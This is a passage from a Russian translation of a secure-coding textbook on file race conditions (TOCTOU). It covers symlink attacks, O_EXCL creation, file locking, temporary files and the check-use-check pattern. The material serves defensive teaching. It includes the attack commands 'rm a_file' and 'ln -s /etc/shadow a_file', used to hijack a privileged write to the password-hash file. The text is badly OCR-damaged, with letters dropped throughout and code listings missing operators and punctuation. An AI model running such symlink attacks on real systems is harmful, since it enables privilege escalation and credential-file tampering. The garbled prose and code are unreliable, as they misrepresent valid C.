Уязвимость TOCTOU может быть вызовом функции stat () за которым следует вызов open () или это может быть файл который открыт записан закрыт и вновь открыт одним и тем же потоком это также может быть вызов access () за которым следует вызов fopen) как показано в примере 8 13. В этом примере функция access () вызывается в строке 7 для проверки того то файл существует и имеет разрешение записи. Если эти условия выполнены файл открывается для записи в строке 9. В этом пршмере вызов функции access () — *проверка* а вызов функции fopen () — *использование*

Пример 8.13. Код с состоянием TOCTOU при открытии файла

```
01  tinclude <stdio.h>
02  #include <unistd.h>
03
04  int main void) {
05      FILE *fd
06
07      if   access ("a file", W_OK)     0) {
08          puts("access granted.")
09          fd   fopen("a_file", "wb+")
10          /* Запись в файл */
11         fclose fd)
```

```
12      }
13
14       return0
15 }
```

Окно гонки в этом коде невелико — всего лишь между строками 7 и 9 после того как файл был протестирован путем вызова **access** () но до того как он был открыт. В это время — окна гонки — внешний процесс может выполнить замену файла **a_file** симво- ли еской ссылкой на привилегированный файл. Это может быть достигнуто например с помощью выполнения отдельным (ненадежным) пользователем следующих команд обо- ло ки во время окна гонки.

```
rm a_file
In -s /etc/shadow a file
```

Если процесс запущен с привилегиями суперпользователя уязвимый код может быть использован для записи в произвольный файл выбранный злоумышленником. Состоянию TOCTOU в этом примере можно противодействовать заменив вызов access () логикой которая сбрасывает привилегии до реального UID открывает файл с помощью fopen () и выполняет проверку тобы убедиться то файл был успешно открыт. Этот подход эф- фективно со етает в себе проверку прав доступа к файлу с открытием файла в одной ато- марной операции. Функциональные эквиваленты Windows API tfopen () и wfopen) должны трактоваться так же как и функция fopen ().

Частью при ин по которым в эксплойтах широко используются символи еские ссыл- ки является то то при их создании не выполняется ни проверка то владелец ссылки имеет правд доступа к целевому файлу ни даже проверка существования целевого файла. Злоумышленнику необходимо только иметь право на запись в каталоге в котором созда- ется ссылка.

Windows поддерживает концепцию которая похожа на символи еские ссылки. Однако атаки с использованием симлинков редко работают с W ndows-программами глав- ным образом потому то API вклю ает в первую о ередь функции для работы с фай- лами зависящие от дескрипторов файлов а не от их имен а также потому то многие программные функции Windows не распознают ярлыки как ссылки.

Создание без замены

Как стандартная функция C **fopen**) так и POSIX-функция **open** () открывают сущест- твующий файл или создают новый если указанный файл не существует. Один из спосо- бов предупредить работу злоумышленника с файлом — это открывать файл только если его еще не существует. Это имеет смысл если целью является создание нового файла а не открытие существующего — за ем давать злоумышленнику шанс использовать уяз- вимость для работы с файлом ограни енного доступа? Для устранения любого потенци- ального состояния гонки как проверка существования файла так и операция открытия должны выполняться автомати ески.

Например приведенный далее код открывает файл для записи с помощью функции POSIX **open ()**.

```
01  char *file name
02  int new file mode
```

```
04   /* Инициализация file_name и new_file_mode */
05
06   int fd   open(
07       file_name, 0_CREAT | 0_WR0NLY, new_file_mode
08   )
09   if  fd    -1) {
10       /* Обработка ошибки */
11   }
```

Если файл **f ile_name** уже существует в момент вызова **open)** то этот файл открывается и усекается. Кроме того если **file_name** представляет собой символи ескую ссылку то целевой файл на который она указывает усекается. Все то нужно сделать злоумышленнику — это создать символи ескую ссылку в **f ile_name** до этого вызова. В предположении то атакуемый процесс имеет соответствующие права доступа целевой файл будет перезаписан.

Одно из решений с использованием функции **open** () заклю ается в применении флагов **0_CREAT** и **0_EXCL.** При совместном их использовании функция **open** () в слу ае когда файл **file_name** уже существует завершается неуда но.

```
01   char *fi1e_name
02   int new_file_mode
03
04   /* Инициализация file_name и newfile_mode */
05
06   int fd   open(
07       file_name, 0_CREAT | 0_EXCL | 0_WR0NLY, new_file_mode
08   )
09   if  fd    -1) {
10       /* Обработка ошибки */
11   }
```

Проверка существования файла и создание файла если таковой еще не существует является атомарным действием по отношению к другим потокам вызывающим open () с тем же самым именем файла в том же каталоге с установленными флагами **0_EXCL** и **0_CREAT.** Кроме того если установлены флаги **0_EXCL** и **0_CREAT** и если file_name представляет собой символи ескую ссылку функция open () завершается неуда ей и устанавливает зна ение переменной errno равным **[EEXIST]** независимо от содержимого символи еской ссылки. Если установлен флаг **_EXCL,** а флаг **0_CREAT** — нет то результат не определен. Следует с осторожностью использовать флаг **_EXCL** с удаленной файловой системой так как он не работает с NFS версии 2. В NFS версии 3 добавлена поддержка в функции open () режима **_EXCL.** ETF RFC 1813 определяет зна ение **EXCLUSIVE** для применения в ка ест-ве аргумента режима **CREATE** [3].

> **EXCLUSIVE** указывает то сервер следует семантике эксклюзивного (исклю ительного) создания используя проверку для обеспе ения эксклюзивного создания целевого объекта. В этом слу ае не могут быть предоставлены никакие атрибуты поскольку сервер может использовать метаданные целевого файла для хранения средства верификации **createverf 3.**

До принятия стандарта C11 вызов fopen () не предоставлял никаких механизмов для гарантии того то файл будет создан только если он еще не существует. К спецификации функции fopen () стандарта C11 добавлен эксклюзивный режим (x в ка естве последнего

символа в аргументе режима) который повторяет поведение **0_CREAT 10_EXCL** в функции open (). Если указан эксклюзивный режим то если файл уже существует или не может быть создан открытие завершается ошибкой. В противном слу ае файл создается с эксклюзивным доступом (не используется совместно) в той степени в какой базовая операционная система поддерживает эксклюзивный доступ. Функция f open_s () описанная в приложении К также может использоваться для открытия файлов с эксклюзивным доступом.

```
1  errno_t res   fopen_s &fp, file_name, "wx")
2  if  res !  0) {
3      /* Обработка ошибки */
4}
```

Несколько дополнительных решений содержится в рекомендации *The CERT C Secu e Coding S anda d* [186] "FIO03 C. Не делайте никаких предположений о функции fopen () и создании файлов".

В примере 8.1 показана распространенная идиома C для проверки существования потока перед открытием файла. В основе этого кода лежит поро ная идея то если файл может быть открыт для тения то он должен существовать. Коне но же есть и другие при ины по которым файл не может быть открыт для тения и которые никак не связаны с существованием файла. Кроме того этот код содержит уязвимость TOCTOU так как и тест существования файла в строке 9 и его открытие в строке 13 используют имя файла. Как и ранее этот код может быть атакован путем создания символи еской ссылки с тем же именем файла во время окна гонки между выполнениями строк 9 и 13.

Пример 8.14. Код с уязвимостью TOCTOU при открытии файла

```
01  #include <iostream>
02  tinclude <fstream>
03
04  using namespace std
05
06  int main void) {
07      char *file_name /*   начальное значение */
08
09      ifstream fi file_name)  // Попытка открыть для чтения
10      if  !fi) {
11          // Файл не сущестывует  так что его можно
12          // безопасно  !) создать и выполнять запись в него
13          ofstream fo file_name)
14          // Запись в file_name
15          //
16      }
17      else { // Файл существует  закрываем...
18          fi.close )
19          // ...и обрабатываем ошибку
20      }
21
```

Некоторые реализации C поддерживают флаги **ios noreplace** и **ios nocreate.** Флаг **ios noreplace** ведет себя подобно **0_CREAT 10_EXCL** в функции **opeп()** если файл уже существует и вы пытаетесь его открыть в этом режиме эта операция завершится неуда ей так как не сможет создать файл с тем же именем в том же месте. Флаг

ios nocreate не будет создавать новый файл. К сожалению функции потока не имеют атомарного эквивалента в стандарте C поскольку не все платформы поддерживают эту возможность. В настоящее время единственный способ выполнить атомарное открытие в C — воспользоваться одним из описанных решений на языке программирования C. (См. также рекомендацию *The CERT C Secu e Cod ng S anda d* [190] для языка программирования C "FIO03-CPP. Не делайте никаких предположений о функции fopen() и создании файлов".)

Эксклюзивный доступ

Состояния гонки от независимых процессов не могут быть разрешены с помощью примитивов синхронизации так как эти процессы могут не иметь общего доступа к глобальным данным (таким как переменная мьютекса).

Приложение K стандарта C вклю ает функцию fopen_s). В той степени в какой базовая операционная система поддерживает соответствующие концепции файлы открываются для записи с эксклюзивным доступом (не используются совместно). Вам следует проверить в документации к конкретной реализации в какой степени ваша система поддерживает эксклюзивный доступ и обеспе ить альтернативное решение для сред которые такой возможности не имеют.

Параллельные потоки управления можно синхронизировать и с использованием файла как блокировки. В примере 8 15 содержатся две функции которые реализуют механизм файловых блокировок Linux. Вызов lock () используется для захвата блокировки а освобождается она вызовом unlock ().

Пример 8.15. Простая файловая блокировка в Linux [*1]

```
01  int lock(char *fn) {
02      int fd
03      int sleep_time   100
04      while (( fd open fn, 0_WRONLY | 0_EXCL |
05               0_CREAT, 0))    -1) && errno    EEXIST) (
06          usleep(sleep_time)
07          sleep_time *  2
08          if  sleep_time > MAX_SLEEP)
09              sleep_time   MAX_SLEEP
10      }
11      return fd
12  }
13  void unlock char *fn) {
14      if (unlink(fn)    -1) {
15          err 1, "file unlock")
16      }
17  1
```

Функциям lock () и unlock () передается имя файла который служит в ка естве разделяемой блокировки объекта. Процессы должны согласовать имя файла и каталог которые можно совместно использовать. Файл блокировки используется в ка естве прокси для блокировки. Если файл существует блокировка захва ена если файл не существует блокировка освобождена.

Один из недостатков этой реализации механизма блокировки заклю ается в том то функция open () не является блокирующей. Таким образом функция 1ock() должна

многократно вызывать `open`) до тех пор пока файл не сможет быть создан. Это повторение иногда называется *занятой формой ожидания* (busy form of wai ing) или *спин блокировкой* (spinlock). К сожалению спин-блокировки расходуют процессорное время выполняя многократные вызовы и проверки условий. Код из примера 8.15 произвольно выбирает первона альное время приостановки равным 100 мкс. Это время удваивается после каждой проверки блокировки (до некоторого определенного пользователем предела `MAX SLEEP)` в попытке уменьшить расход процессорного времени впустую.

Второй недостаток этого типа блокировки [218] заклю ается в том то блокировка может быть бесконе ной если захвативший блокировку процесс не вызвал `unlock` (). Это может произойти например из-за аварийного завершения процесса распространенным исправлением ситуации является изменение функции `lock` () таким образом тобы она записывала в файл блокировки идентификатор блокировавшего процесса PID). При обнаружении существующей блокировки новая версия `lock` () анализирует сохраненный PID и сравнивает его со списком активных процессов. В слу ае если процесс аблокировавший файл был завершен блокировка захватывается и обновляется новым зна ением PID.

Хотя эта методика может показаться хорошей идеей у данного подхода имеется по меньшей мере три связанных с ним риска.

1. PID завершенного процесса может быть повторно использован другим процессом.
2. Если не принять меры по тщательной реализации в исправленной версии может иметься состояние гонки.
3. Совместно используемый ресурс защищенный блокировкой также может оказаться поврежденным аварийным завершением.

В Windows лу шей альтернативой для синхронизации процессов являются *именованные мьютексы* Именованные мьютексы имеют пространство имен подобное именам файловой системы. Вызову `CreateMutex` () передается имя мьютекса. `CreateMutex`) создает объект мьютекса (если таковой еще не существует) и возвращает дескриптор мьютекса. Захват и освобождение мьютекса осуществляются с помощью вызовов `WaitForSingleObject`) (блокирующая форма захвата) и `ReleaseMutex`). В слу ае завершения процесса мьютекс освобождается. Любой заблокированный процесс может выполнить проверку таких непредвиденных освобождений.

Аналоги ная функциональность может быть достигнута с использованием *именованных семафоров* POSIX.

Для синхронизации процессов могут быть использованы и примитивы синхронизации потоков с объектами синхронизации расположенными в совместно используемой памяти. Однако необходима аккуратность при написании тобы гарантировать то объекты синхронизации осведомлены о работе в многопроцессной среде например с помощью установки атрибута `pshared` в POSIX threads.

Наибольшим недостатком в синхронизации процессов независимо от того используются ли в ка естве блокировки примитивы синхронизации в разделяемой памяти именованный семафор именованный мьютекс или файл является то то этот метод является сугубо добровольным. Два существенно независимых процесса могут эффективно использовать этот метод для сотрудни ества и эффективного избегания состояния гонки для общих файлов или сетевых сокетов. Однако злоумышленники заведомо отказываются от сотрудни ества.

Тесно связанная с рассмотренным материалом концепция которая не страдает от добровольности — *блокировка файла* Файлы или асти файлов блокируются для предотвращения одновременного доступа двух процессов. W ndows поддерживает два типа блокировки файлов *разделяемые блокировки* запрещают доступ для записи в заблокированную область файла позволяя при этом одновременный доступ для тения для всех процессов *монопольные (эксклюзивные) блокировки* предоставляют неограни енный доступ к файлу для заблокировавшего процесса и отказывают в доступе всем про им процессам. Вызов **`LockFile`** () предоставляет разделяемый доступ эксклюзивный доступ осуществляется с помощью **`LockFileEx`** **`)`**. Оба варианта блокировок удаляются с помощью вызова **`UnlockFile )`**.

И разделяемые и монопольные блокировки устраняют возможность состояние гонки в заблокированной области. Монопольная блокировка похожа на решение с использованием взаимного исклю ения а разделяемая блокировка исклю ает состояния гонки путем устранения возхможности изменения состояния области заблокированного файла (одно из необходимых для осуществления гонки свойств).

Эти механизмы блокировки файлов W ndows называются *обязательными* (manda o y) блокировками потому то ограни ения касаются каждого процесса пытающегося обратиться к области заблокированного файла. L nux реализует обязательные блокировки и *рекомендуемые* (ad isory) блокировки. Рекомендуемая блокировка не обеспе ивается операционной системой то резко снижает ее зна ение с то ки зрения безопасности. К сожалению обязательная блокировка файлов в Linux также сильно непракти на по следующим при инам (1) обязательные блокировки работают только с локальными файловыми системами и не распространяются на сетевые файловые системы (NFS и AFS) (2) файловые системы должны быть смонтированы с поддержкой обязательных блокировок а эта возможность отклю ена по умол анию и (3) блокировки полагаются на бит идентификатора группы который может быть отклю ен другим процессом (тем самым отклю ая блокировки).

Совместно используемые каталоги

Когда два или более пользователей или групп пользователей имеют права записи в каталог потенциал для совместного использования гораздо больше ем для совместного доступа к нескольким файлам. Уязвимости которые являются результатом вредоносной реструктуризации с использованием жестких и символи еских ссылок приводят к решению по возможности избегать совместно используемых каталогов. (См. далее в подразделе “Управляемый доступ к объекту гонки” способы сокращения доступа в слу ае когда использовать общие каталоги необходимо)

Программисты асто создают временные файлы в каталогах запись в которые разрешена всем (примерами таких каталогов являются **`/tmp`** и **`/var/tmp`** в UNIX или **`C TEMP`** W ndows) и которые могут регулярно о ищаться (например каждой но ью при пе резагрузке машины).

Временные файлы обы но используются для вспомогательного хранения данных которые не должны или не могут храниться в памяти а также как средство коммуникации с другими процессами путем переда и данных ерез файловую систему. Например один процесс может создать в совместно используемом каталоге временный файл с то но определенным именем (или временным именем которое передается другому процессу). Затем этот файл может быть использован для обмена информацией между данными процессами.

Это опасная практика поскольку файл в совместно используемом каталоге может легко быть про итан или подменен злоумышленником. Контрмеры против данной атаки включают следующее.

Используйте другие низкоуровневые механизмы межпроцессных сообщений (interprocess commun ca ion — IPC) такие как сокеты или разделяемая память.

- *ш* Используйте высокоуровневые механизмы IPC такие как удаленный вызов процедур.
- *ш* Используйте безопасный каталог или “песо ницу” обращение к которой может осуществляться только экземплярами приложения (убедитесь то несколько экземпляров приложения работающие на одной и той же платформе не конкурируют друг с другом).

Имеется множество разли ных механизмов IPC одни из которых используют временные файлы а другие — нет. Примером механизма с использованием временных файлов является функция POSIX mmap). Для Be keley Sockets POSIX Local PC Socke s и System V Shared Memory временные файлы не нужны. Так как многопользовательский характер разделяемых каталогов сопровождается неотъемлемым риском для безопасности использовать общие временные файлы для PC не рекомендуется.

Не существует полностью безопасного способа создания временных файлов в разделяемых каталогах. Для снижения риска файлы могут создаваться с уникальными и непредсказуемыми именами файлов открываться только если файл еще не существует (атомарное открытие) открываться с монопольным доступом с соответствующими правами доступа и удаляться до завершения программы.

Уникальные и непредсказуемые имена файлов. Привилегированные программы которые создают временные файлы в открытых для записи для всеми каталогах могут быть использованы злоумышленниками для перезаписи файлов с ограни енным доступом. Злоумышленник который может предсказать имя файла создаваемого привилегированной программой в состоянии создать символи ескую ссылку (с тем же именем то и файл используемый программой) на защищенный системный файл. Имена временных файлов должны быть как уникальными (тобы не конфликтовать с существующими именами файлов) так и непредсказуемыми для злоумышленника. Даже использование генераторов слу айных исел при именовании файлов является потенциально небезопасным если злоумышленник сможет обнаружить алгоритм этого генератора и исходное зна ение.

Создание без замены. Временные файлы должны создаваться только в том слу ае если файл еще не существует. Проверка существования файла и его открытие должны выполняться как единая атомарная операция для устранения любого возможного состояния гонки.

Монопольный доступ. Монопольный доступ предоставляет неограни енный файловый доступ блокирующему процессу препятствуя доступу со стороны всех других процессов и устраняя возможность состояния гонки в заблокированной области.

Соответствующие права доступа. Временные файлы должны открываться с минимальным набором привилегий необходимых для выполнения требующихся операций (обы но тения и записи владельцем файла).

Удаление перед завершением. Удаление временных файлов когда они больше не требуются обеспе ивает возможность повторного использования имен файлов и других ресурсов (например дисковой памяти). В слу ае аварийного завершения не имеется метода.

гарантирующего удаление файлов оставшихся без процесса их создавшего. По этой причине широкое распространение полу или утилиты о истки временных файлов которые вру ную вызываются системными администраторами или периоди ески запускаются демоном для о истки временных каталогов и удаления старых файлов. Однако эти утилиты сами являются уязвимыми для эксплойтов на основе файлового ввода-вывода и асто требуют использования разделяемых каталогов. При нормальной работе за удаление временных файлов отве ают создающие их программы либо явно либо с помощью библиоте - ных функций таких как tmpfile_s () которые гарантируют удаление временных файлов по завершении программы.

В табл. 8. пере ислены распространенные функции для работы с временными файлами и их соответствие пере исленным критериям.

Таблица 8 4 Сравнение функций с здания временных файлов

	nqpn m C)	t npnam s (приложение К)	tmpf e (C)	txnpf _s (приложение К)	mktemp POSIX)	nks t mp (POSIX)
Непред казуемое имя	**Не п реносимо**	Да	**Не пер носимо**	Да	**Не п реноимо**	**Не переносимо**
Уникальное имя	Да	Да	Да	Да	Да	Да
Со дание без замены	**Нет**	**Нет**	Да	Да	**Нет**	Да
Монопольный доступ	**Возможно**	**Возможно**	**Нет**	**Е ли поддержи-вается операционной сист мой**	**Возможно**	**Если поддержива тся операционной системой**
Соотв тствующие права доступа	**Возможно**	**Возможно**	**Нет**	**Если п ддержи-вается операционной сист мой**	**Возможно**	**Не переносимо**
Удаление файла	**Нет**	**Нет**	Да*	Да*	**Нет**	**Нет**

**** Если программа завершается аварийно поведение ависит от реализации***

Безопасное создание временных файлов подвержено ошибкам и зависит от версии библиотеки времени выполнения C операционной и файловой систем. Например код который работает для локально подклю енной файловой системы может быть уязвим при использовании с удаленно подклю енной файловой системой. Кроме того ни одна из этих функций не свободна от проблем. Единственное безопасное решение заклю ается в том тобы не создавать временных файлов в разделяемых каталогах. В рекомендации *The CERT C Secu e Coding S anda d* [186] “FI0 3-C. Не создавайте временные файлы в совместно используемых каталогах” содержится много примеров небезопасного применения функций пере исленных в табл. 8. а также некоторых менее опасных решений для создания временных файлов в разделяемых каталогах в том маловероятном слу ае когда не имеется лу шей альтернативы.

в 8.6. Стратегии противодействия

К с астью проверка существования символи еской или жесткой ссылки в основном не нужна если ваша программа корректно работает с привилегиями. Если пользователь передает вам символи ескую или жесткую ссылку то пока у него не будет права доступа к данному файлу кого это волнует? Создание жесткой или символи еской ссылка не изменит права доступа к реальному файлу. Например e u d-программа которая хо ет предотвратить перезапись пользователями защищенных файлов должна (временно) сбросить привилегии и выполнять операции ввода-вывода с идентификатором реального пользователя.

Стратегии противодействия уязвимостям связанным с гонками могут быть классифицированы в соответствии с тремя основными свойствами состояния гонки (рассматривавшимися в главе 7 “Параллельное выполнение”). В данном разделе рассматриваются

1. контрмеры по сути удаляющие свойства мультипрограммности
2. методы устранения свойства разделяемого объекта
3. способы противодействия с помощью управляемого доступа к разделяемым объектам для устранения свойства изменения состояния.

Некоторые из этих стратегий были упомянуты ранее в этой главе. Разработ икам программного обеспе ения рекомендуется использовать глубоко эшелонированную оборону и по возможности объединять стратегии противодействия.

Закрытие окна гонки

Уязвимости связанные с состоянием гонки существуют только во время окна гонки поэтому наиболее о евидная контрмера заклю ается в ликвидации окна гонки насколько это возможно. В этом разделе предлагается несколько методов предназна енных для ликвидации окон гонки.

В аимные исключения UNIX и Windows поддерживают многие примитивы синхронизации способные реализовывать крити еские разделы в рамках единого многопото ного приложения. Среди альтернатив — переменные мьютексов семафоры каналы именованные каналы переменные условий объекты `CRITICAL_SECTION` и переменные блокировок. После выявления двух или более конфликтующих окон гонки они должны быть защищены как взаимоисклю ающие крити еские разделы. При использовании примитивов синхронизации требуется особая осторожность тобы свести к минимуму размер крити еских разделов.

Объектно-ориентированная альтернатива для удаления состояния гонки основывается на использовании модулей декораторов для того тобы изолировать доступ к распределяемым ресурсам [18]. Этот подход требует тобы все обращения к разделяемым ресурсам осуществлялись ерез функции-оболо ки которые выполняют проверки для осуществления взаимного исклю ения.

Когда состояния гонки являются результатом взаимодействия разли ных процессов примитивы синхронизации потока могут использоваться только если объекты синхронизации располагаются в разделяемой памяти и разработаны с у етом многопроцессности. Распространенная контрмера для реализации взаимного исклю ения в отдельных изолированных процессах использует именованные мьютексы Windows или именованные

семафоры POSIX. Менее удовлетворительный подход в UNIX заклю ается в использовании файлов в ка естве блокировок. Каждая из этих стратегий рассматривается более подробно в разделе 8.5 “Состояния гонки”. Все синхронизации отдельных процессов являются добровольными т.е. эти альтернативы работоспособны только в слу ае взаимодействующих процессов.

Как упоминалось ранее синхронизация потоков может ввести возможность возникновения взаимоблокировки. Тесно связанная проблема *динамической взаимоблокировки* (li elock) возникает когда процесс не в состоянии продолжить выполнение. Стандартная стратегия противодействия взаимоблокировкам состоит в требовании захвата ресурсов в определенном порядке. Концептуально все ресурсы которые требуют взаимного исклю ения могут быть пронумерованы как $г_p$ $г_2$ .. $г_($. Взаимоблокировки не будет если процесс не может захватить ресурс $_k$ пока до этого он не захватил все ресурсы г где $j < к$

Функции безопасные с точки зрения потоков. В многопото ном приложении недостато но гарантировать то нет состояний гонки в собственно командах приложения. Возможна ситуация когда ответственность за состояние гонки несет вызываемая функция.

Когда функция объявлена *безопасной с точки зрения потоков* (thread-safe) это озна ает то ее автор с итает то данная функция может вызываться параллельными потоками и при этом функция не будет ответственна ни за какие состояния гонки. Далеко не все функции даже предусмотренные в API операционной системы должны с итаться безопасными с то ки зрения потоков. Если функция должна быть таковой следует обратиться к ее документации. Если должна быть вызвана функция не являющаяся безопасной с то ки зрения потоков ее следует рассматривать как крити ескую область по отношению ко всем остальным вызовам конфликтующего кода.

Использование атомарных операций. Примитивы синхронизации опираются на операции которые являются *атомарными* (неделимыми). При вызове **`EnterCriticalRegion )`** или **`pthread_mutex_lock`** () важно то функция не будет прервана до ее завершения. Если бы выполнению одного вызова **`EnterCriticalRegion`** () разрешалось перекрываться с выполнением другого такого вызова (который мог быть осуществлен в другом потоке) или перекрываться с вызовом **`LeaveCriticalRegion`** () то внутри этих функций было бы возможно состояние гонки. Именно свойство атомарности делает эти функции полезными для синхронизации.

Повторное открытие файлов. В общем слу ае повторного открытия файлового потока следует избегать но оно может оказаться необходимым в длительных приложениях тобы избежать ис ерпания доступных файловых дескрипторов. Так как имя файла связывается с файлом всякий раз при открытии нет никаких гарантий то повторно открытым файлом является тот же самый то и ранее.

Одним из решений показанных в примере 8.16 является использование шаблона *проверка-использование-проверка* (check-use-check). В этом решении файл открыт с помощью функции **`open`** (). Если файл открыт успешно для тения сведений о файле в структуру данных **`orig_st`** используется функция **`fstat`** (). После закрытия файла с последующим повторным его открытием информация о файле с итывается в структуру данных **`new st,`** и поля **`st dev`** и **`st ino`** из **`orig st`** и **`new st`** сравниваются для того тобы убедиться в неизменности файла.

Пример 8.16. Шаблон "проверка-использование-проверка"

```
01   struct stat oria st
02   struct stat new st
```

```
03  char *file name
04
05  /* Инициализация file name */
06
07  int fd   open  file name, 0 WRONLY)
08  if  [illegible]
09      /* Обработка ошибки */
10  }
11
12  /*... Запись в файл ...*/
13
14  if  fstat(fd, &orig_st)  - -1) {
15      /* Обработка ошибки */
16  }
17  close fd)
18  fd   -1
19
20  /* ... */
21
22  fd   open file name, 0 RDONLY)
23  if  fd    -1) {
24      /* Обработка ошибки */
25  }
26
27  if  fstat fd, &new st)    -1) {
28      /* Обработка ошибки */
29  }
30
31  if ( orig st.st dev !  new st.st_dev) ||
32       orig st.st ino !  new st.st_ino)) {
33      /* Файл был изменен! */
34  }
35
36  /*... Чтение из файла ...*/
37
38  close  fd)
39  fd - -1
```

Это позволяет программе распознать ситуацию когда между первым close () и вторым open () злоумышленник переклю ил файл на другой. Однако при этом программа не распознает изменения файла на месте без переноса. Более подробно решение описано в рекомендации *The CERT C Secu e Coding S anda d* [186] “FIO05-C. Идентифицируйте файлы с помощью нескольких атрибутов”.

Проверка символических ссылок. Еще одно использование шаблона “проверка-использование-проверка” показанное в примере 8.17 заклю ается в проверке символи еских ссылок. Функция POSIX Is at () собирает информацию о символи еской ссылке а не о файле на который она указывает. Пример использует функцию Is tat () для сбора информации о файле проверяет поле st_mode для проверки является ли данный файл символи еской ссылкой а затем открывает файл если он таковой ссылкой не является.

Пример 8 17. Проверка символической ссылки в шаблоне "проверка-использование-проверка"

```
01 char * filename   /* Имя файла */
02 char *userbuf   /* Пользовательские данные */
```

```
03  unsigned int userlen   /* Длина строки userbuf */
04
05  struct stat lstat info
06  int fd
07  /*  .  * /
08  if   lstat filename, &lstat info)     -1) {
09       /* Обработка ошибки */
10  }
11
12  if   !S ISLNK lstat info.st mode))  {
13       fd   open filename, 0 RDWR)
14       if  fd    -1) {
15           /* Обработка ошибки */
16       }
17  }
18  if   write fd, userbuf, userlen) < userlen) {
19       /* Обработка ошибки */
20  }
```

В этом коде присутствует состояние гонки TOCTOU между вызовом lstat () и последующим вызовом open () так как обе эти функции работают с именем файла работа с которым может осуществляться асинхронно к выполнению программы.

Шаблон “проверка-использование-проверка” может быть применен следующим образом.

1. Вызов lstat () с именем файла.
2. Вызов open **()** для открытия файла.
3. Вызов fstat () с дескриптором возвращенным вызовом open ().
. Сравнение информации о файле возвращенной вызовами ls at () и fstat () тобы убедиться то это один и тот же файл.

Решение показано в примере 8.18.

име на жение т яния нки и и ьз вании а на

```
01  char ^filename   /* Имя файла */
02  char *userbuf   /* Пользовательские данные */
03  unsigned int userlen   /* Длина строки userbuf */
04
05  struct stat lstat_info
06  struct stat fstat_info
07  int fd
08  /*...*/
09  if  lstat filename, &lstat_info)    -1) {
10      /* Обработка ошибки */
И }
12
13  fd   open filename, 0_RDWR)
14  if  fd    -1) {
15      /* Обработка ошибки */
16  }
17
18  if  fstat fd, &fstat info)    - 1) {
```

```
19      /* Обработка ошибки */
20  }
21
22  if  lstat info.st mode -  fstat info.st mode &&
23      lstat info.st ino    fstat info.st ino &&
24      lstat_info.st_dev   fstat_info.st_dev) {
25      if  write fd, userbuf, userlen) < userlen) {
26          /* Обработка ошибки */
27      }
28  }
```

Хотя этот код не устраняет состояние гонки он может обнаружить любые попытки использовать состояние гонки для замены файла символи еской ссылкой. Поскольку функция fstat) применяется к файловым дескрипторам а не к именам файлов переданный функции fstat () файл должен быть иденти ен файлу который был открыт. Функция stat () не следует по символи еским ссылкам в отли ие от функции open (). Сравнения режимов с помощью поля s _mode достато но для проверки символи еской ссылки.

Сравнивая i-узлы с помощью полей s _ no и устройства с помощью полей st_dev можно убедиться то файл переданный stat () тот же то и переданный fs at (). Это решение описано в рекомендации *The CERT C Secu e Cod ng Standa d* [186] POS35 C. Избегайте состояния гонки при проверке нали ия символи еской ссылки".

В некоторых системах для противодействия этой проблеме предоставляется флаг 0_N0F0LL0W. Этот флаг требуется стандартом POSIX. 1-2008 так то со временем он станет более переносимым. Если этот флаг установлен и переданное имя файла f e_name представляет собой символи ескую ссылку открытие файла завершается неуда ей.

П 8 19 И O NOFOLLOW

```
1 char *file_name   /* Что-то */
2 char *userbuf   /* Что-то */
3  unsigned int userlen   /* Длина строки userbuf */
4
5  int fd   open file_name, 0_RDWR | 0_N0F0LL0W)
6  if (fd    -1) {
7      /* Обработка ошибки */
8  }
9  write fd, userbuf, userlen)
```

Это решение полностью исклю ает окно гонки. Ни одно из решений описанных в этом разделе не в состоянии проверить или решить проблему жестких ссылок. Эта проблема и ее решения подробнее описаны в рекомендации *The CERT C Secu e Coding Standa d* [186] "POSOl-C. Проверяйте нали ие ссылок при работе с файлами". Проверка существования символи еских ссылок в общем слу ае не нужна и проблемы лу ше решать с помощью механизмов предоставляемых операционной системой для управления доступом к файлам. Проверка существования символи еских ссылок необходима только тогда когда ваше приложение берет на себя ответственность за обеспе ение безопасности например HTTP-сервер который должен не допускать нанесения пользователями ущерба друг другу.

Устранение объекта гонки

Состояния гонки существуют асти но потому то некоторый объект (объект гонки) совместно используется параллельно выполняемыми потоками. Если разделяемые объекты

могут быть устранены или может быть устранен общий доступ уязвимость гонки становится невозможной. В этом разделе предлагаются практики безопасности на основе здравого смысла с использованием противодействия уязвимостям связанным с состояниями гонки с помощью устранения объекта гонки.

Что именно совместно используется Так же как маленьким детям говорят об опасности использования ужого стакана или зубной щетки программисты должны быть обу ены тому то опасно и совместное использование программных ресурсов. Ресурсы способные поддерживать состояние асто оказываются исто ником беспокойства в смысле состояния гонки. Определение того то именно является используемым совместно начинается с определения исто ника параллелизма (т е. выяснения кто именно у аствует в этом использовании).

Любые два параллельных потока выполнения на одном компьютере совместно обращаются к разли ным системным ресурсам и устройствам компьютера. Среди наиболее важных и наиболее уязвимых общих ресурсов — файловая система. Системы Windows имеют еще один клю евой разделяемый ресурс системный реестр

Совместно используемые системные ресурсы легко упустить потому то они представляются далекими от предметной области программного обеспе ения. Программа которая создает файл в одном каталоге может отрицательно повлиять на состояние гонки в каталоге на несколько уровней более близком к корню. Вредоносные изменения реестра могут сбросить привилегии необходимые для программного обеспе ения. Часто наилу шие стратегии противодействия для разделяемых системных ресурсов имеют больше общего с администрированием системы ем с программным обеспе ением — системные ресурсы должны быть защищены с минимальными разрешениями для доступа к ним а все обновления системы безопасности должны устанавливаться регулярно.

Разработ ики программного обеспе ения должны также минимизировать уязвимости путем устранения ненужного использования системных ресурсов. Например функция Windows ShellExecute () может быть удобным средством открытия файлов но эта команда обращается к реестру для выбора приложения для открытия файла. Предпо тительнее вызывать CreateP ocess () явно указывая приложение а не полагаться на информацию в реестре.

В общем слу ае параллелизм на уровне процессов увели ивает коли ество совместно используемых объектов. Параллельные процессы в момент создания до ернего процесса обы но наследуют глобальные переменные и системную память вклю ая такие параметры как текущий каталог и права доступа процесса. Это наследование не создает гонки объектов при условии то родительский и до ерний процессы не могут изменять совместно используемый объект. Большинство глобальных переменных например не могут быть объектами гонки среди процессов потому то глобальные переменные дублируются а не используются совместно.

